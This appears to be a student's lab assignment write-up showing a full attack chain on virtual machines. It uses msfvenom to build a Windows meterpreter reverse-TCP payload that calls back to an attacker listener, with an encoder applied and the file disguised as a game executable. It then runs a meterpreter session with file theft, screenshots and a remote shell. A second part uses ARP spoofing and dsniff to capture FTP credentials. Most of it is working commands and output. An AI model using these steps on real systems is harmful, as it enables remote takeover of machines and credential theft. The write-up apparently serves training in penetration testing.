
Assignment Day - 6


Question 1 :-
Create payload for windows.

Using MetaSploit Framework aka MSFconsole . I searched payloads for windows reverse_tcp Then I landed upon one as windows/meterpreter/reverse_tcp .




```
   382  windows/meterpreter/reverse_ipv6_tcp                                 manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
   383  windows/meterpreter/reverse_named_pipe                               manual  No     Windows
Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
   384  windows/meterpreter/reverse_nonx_tcp                                 manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   385  windows/meterpreter/reverse_ord_tcp                                  manual  No     Windows
Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   386  windows/meterpreter/reverse_tcp                                      manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager
   387  windows/meterpreter/reverse_tcp_allports                             manual  No     Windows
Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   388  windows/meterpreter/reverse_tcp_dns                                  manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
   389  windows/meterpreter/reverse_tcp_rc4                                  manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   390  windows/meterpreter/reverse_tcp_rc4_dns                              manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   391  windows/meterpreter/reverse_tcp_uuid                                 manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
   392  windows/meterpreter/reverse_winhttp                                  manual  No     Windows
Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
   393  windows/meterpreter/reverse_winhttps                                 manual  No     Windows
Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (winhttp)
   394  windows/meterpreter_bind_named_pipe                                  manual  No     Windows
Meterpreter Shell, Bind Named Pipe Inline
   395  windows/meterpreter_bind_tcp                                         manual  No     Windows
Meterpreter Shell, Bind TCP Inline
```

Using MSFVENOM I successfully created a payload that is to be transferred to victims using any source of transmission (email / web server / hardware).



```
root@ghost:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe --platform windows -a x86 -e x86/sh
ikata_ga_nai LHOST=192.168.0.103 LPORT=54321 -o /var/www/html/CounterStrike/CS-GO.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/CounterStrike/CS-GO.exe
```

Transfer the payload to the victim's machine.




Index of /CounterStrike

Name	Last modified	Size	Description
Parent Directory		-	
CS-GO.exe	2020-08-30 22:35	72K	
Game.exe	2020-08-30 21:53	72K	

Apache/2.4.46 (Debian) Server at 192.168.0.183 Port 80


Exploit the victim’s machine.



```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer        : WIN-2P0T021FDJM
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > upload a.txt
[-] Error running command upload: Rex::TimeoutError Operation timed out.
meterpreter > upload a.txt
[*] uploading  : a.txt -> a.txt
[*] uploaded   : a.txt -> a.txt
meterpreter > download vikas.txt
[*] Downloading: vikas.txt -> vikas.txt
[*] download   : vikas.txt -> vikas.txt
meterpreter >
meterpreter > screenshot
Screenshot saved to: /var/www/html/counterstrike/lcdaqbEr.jpeg
meterpreter >
meterpreter > shell
Process 2620 created.
Channel 3 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```


Question 2:-

Create an FTP Server




```
  dsniff libnet1 libnids1.21
0 upgraded, 3 newly installed, 0 to remove and 109 not upgraded.
Need to get 191 kB of archives.
After this operation, 648 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 https://mirror.karneval.cz/pub/linux/kali kali-rolling/main amd64 libnet1 amd64 1.1.6+dfs
g-3.1 [60.4 kB]
Get:2 https://mirror.karneval.cz/pub/linux/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-
5 [27.0 kB]
Get:3 https://mirror.karneval.cz/pub/linux/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debi
an-29 [103 kB]
Fetched 191 kB in 10s (18.6 kB/s)
Selecting previously unselected package libnet1:amd64.
(Reading database ... 198517 files and directories currently installed.)
Preparing to unpack .../libnet1_1.1.6+dfsg-3.1_amd64.deb ...
Unpacking libnet1:amd64 (1.1.6+dfsg-3.1) ...
Selecting previously unselected package libnids1.21:amd64.
Preparing to unpack .../libnids1.21_1.24-5_amd64.deb ...
Unpacking libnids1.21:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-29_amd64.deb ...
Unpacking dsniff (2.4b1+debian-29) ...
Setting up libnet1:amd64 (1.1.6+dfsg-3.1) ...
Setting up libnids1.21:amd64 (1.24-5) ...
Setting up dsniff (2.4b1+debian-29) ...
Processing triggers for kali-menu (2020.3.2) ...
Processing triggers for libc-bin (2.31-2) ...
Processing triggers for man-db (2.9.3-2) ...
root@kali-pc-001:~#
```

Access FTP server from windows command prompt



```
Nmap scan report for 192.168.180.166
Host is up (0.0019s latency).
Not shown: 96 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:64:29:1C (VMware)

Nmap scan report for 192.168.180.167
Host is up (0.0039s latency).
Not shown: 94 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:DC:91:07 (VMware)

Nmap scan report for 192.168.180.254
Host is up (0.00018s latency).
All 100 scanned ports on 192.168.180.254 are filtered
MAC Address: 00:50:56:E5:CE:DF (VMware)

Nmap scan report for 192.168.180.135
Host is up (0.0000080s latency).
All 100 scanned ports on 192.168.180.135 are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 4.24 seconds
root@kali-pc-001:~#
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.180.167
```


Do an mitm and username and password of FTP transaction using wireshark and dsniff



Victim-Win-2016 - VMware Workstation
File Edit View VM Tabs Help
Victim-Win-2016
Computer Management
File Action View Help
Administrator: C:\Windows\system32\c
Kali-2000 - VMware Workstation
File Edit View VM Tabs Help
Kali-2000
Shell No. 1
Shell No. 1
Capturing from eth0
07:25 AM
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
Microsoft Windows [Version 10.0.
(c) 2016 Microsoft Corporation.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffi
   Link-local IPv6 Address . . .
   IPv4 Address. . . . . . . . .
   Subnet Mask . . . . . . . . .
   Default Gateway . . . . . . .

Tunnel adapter isatap.localdomai

   Media State . . . . . . . . .
   Connection-specific DNS Suffi

Tunnel adapter Teredo Tunneling

   Connection-specific DNS Suffi
   IPv6 Address. . . . . . . . .
   Link-local IPv6 Address . . .
   Default Gateway . . . . . . .

C:\Users\Administrator>_
```

```
No.  Time         Source                Destination           Protocol Length Info
   1 0.000000000  VMware_85:6a:32       VMware_dc:91:07       ARP      42 192.168.180.166 is at 00:0c:29:85:6a:32
   2 0.000098096  VMware_85:6a:32       VMware_64:29:1c       ARP      42 192.168.180.167 is at 00:0c:29:85:6a:32 (duplicate use of 192.1…
   3 1.004118419  192.168.180.166       40.81.94.65           NTP      90 NTP Version 3, client
   4 1.063885356  40.81.94.65           192.168.180.166       NTP      90 NTP Version 3, server
   5 2.000565282  VMware_85:6a:32       VMware_dc:91:07       ARP      42 192.168.180.166 is at 00:0c:29:85:6a:32
   6 2.000704965  VMware_85:6a:32       VMware_64:29:1c       ARP      42 192.168.180.167 is at 00:0c:29:85:6a:32 (duplicate use of 192.1…
   7 2.003883729  VMware_64:29:1c       VMware_ec:3f:4b       ARP      60 Who has 192.168.180.2? Tell 192.168.180.166 (duplicate use of 1…
   8 2.003883854  VMware_ec:3f:4b       VMware_64:29:1c       ARP      60 192.168.180.2 is at 00:50:56:ec:3f:4b (duplicate use of 192.168…
   9 4.001685609  VMware_85:6a:32       VMware_dc:91:07       ARP      42 192.168.180.166 is at 00:0c:29:85:6a:32
  10 4.001809036  VMware_85:6a:32       VMware_64:29:1c       ARP      42 192.168.180.167 is at 00:0c:29:85:6a:32 (duplicate use of 192.1…
  11 6.003895496  VMware_85:6a:32       VMware_dc:91:07       ARP      42 192.168.180.166 is at 00:0c:29:85:6a:32
  12 6.004042312  VMware_85:6a:32       VMware_64:29:1c       ARP      42 192.168.180.167 is at 00:0c:29:85:6a:32 (duplicate use of 192.1…
  13 6.771280282  fe80::ffff:ffff:fffe  ff02::2               ICMPv6   103 Router Solicitation
  14 6.840633286  fe80::8000:f227:cb7…  fe80::ffff:ffff:fffe  ICMPv6   151 Router Advertisement
  15 8.004734789  VMware_85:6a:32       VMware_dc:91:07       ARP      42 192.168.180.166 is at 00:0c:29:85:6a:32
  16 8.004873866  VMware_85:6a:32       VMware_64:29:1c       ARP      42 192.168.180.167 is at 00:0c:29:85:6a:32 (duplicate use of 192.1…

› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_85:6a:32 (00:0c:29:85:6a:32), Dst: VMware_dc:91:07 (00:0c:29:dc:91:07)
› Address Resolution Protocol (reply)

0000  00 0c 29 dc 91 07 00 0c  29 85 6a 32 08 06 00 01   ··)·····)·j2····
0010  08 00 06 04 00 02 00 0c  29 85 6a 32 c0 a8 b4 a6   ········)·j2····
0020  00 0c 29 dc 91 07 c0 a8  b4 a7                     ··)·······
```



```
root@kali-pc-001:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
08/30/20 07:25:46 tcp 192.168.180.166.49698 → 192.168.180.167.21 (ftp)
USER harry
PASS 1234@abcd
```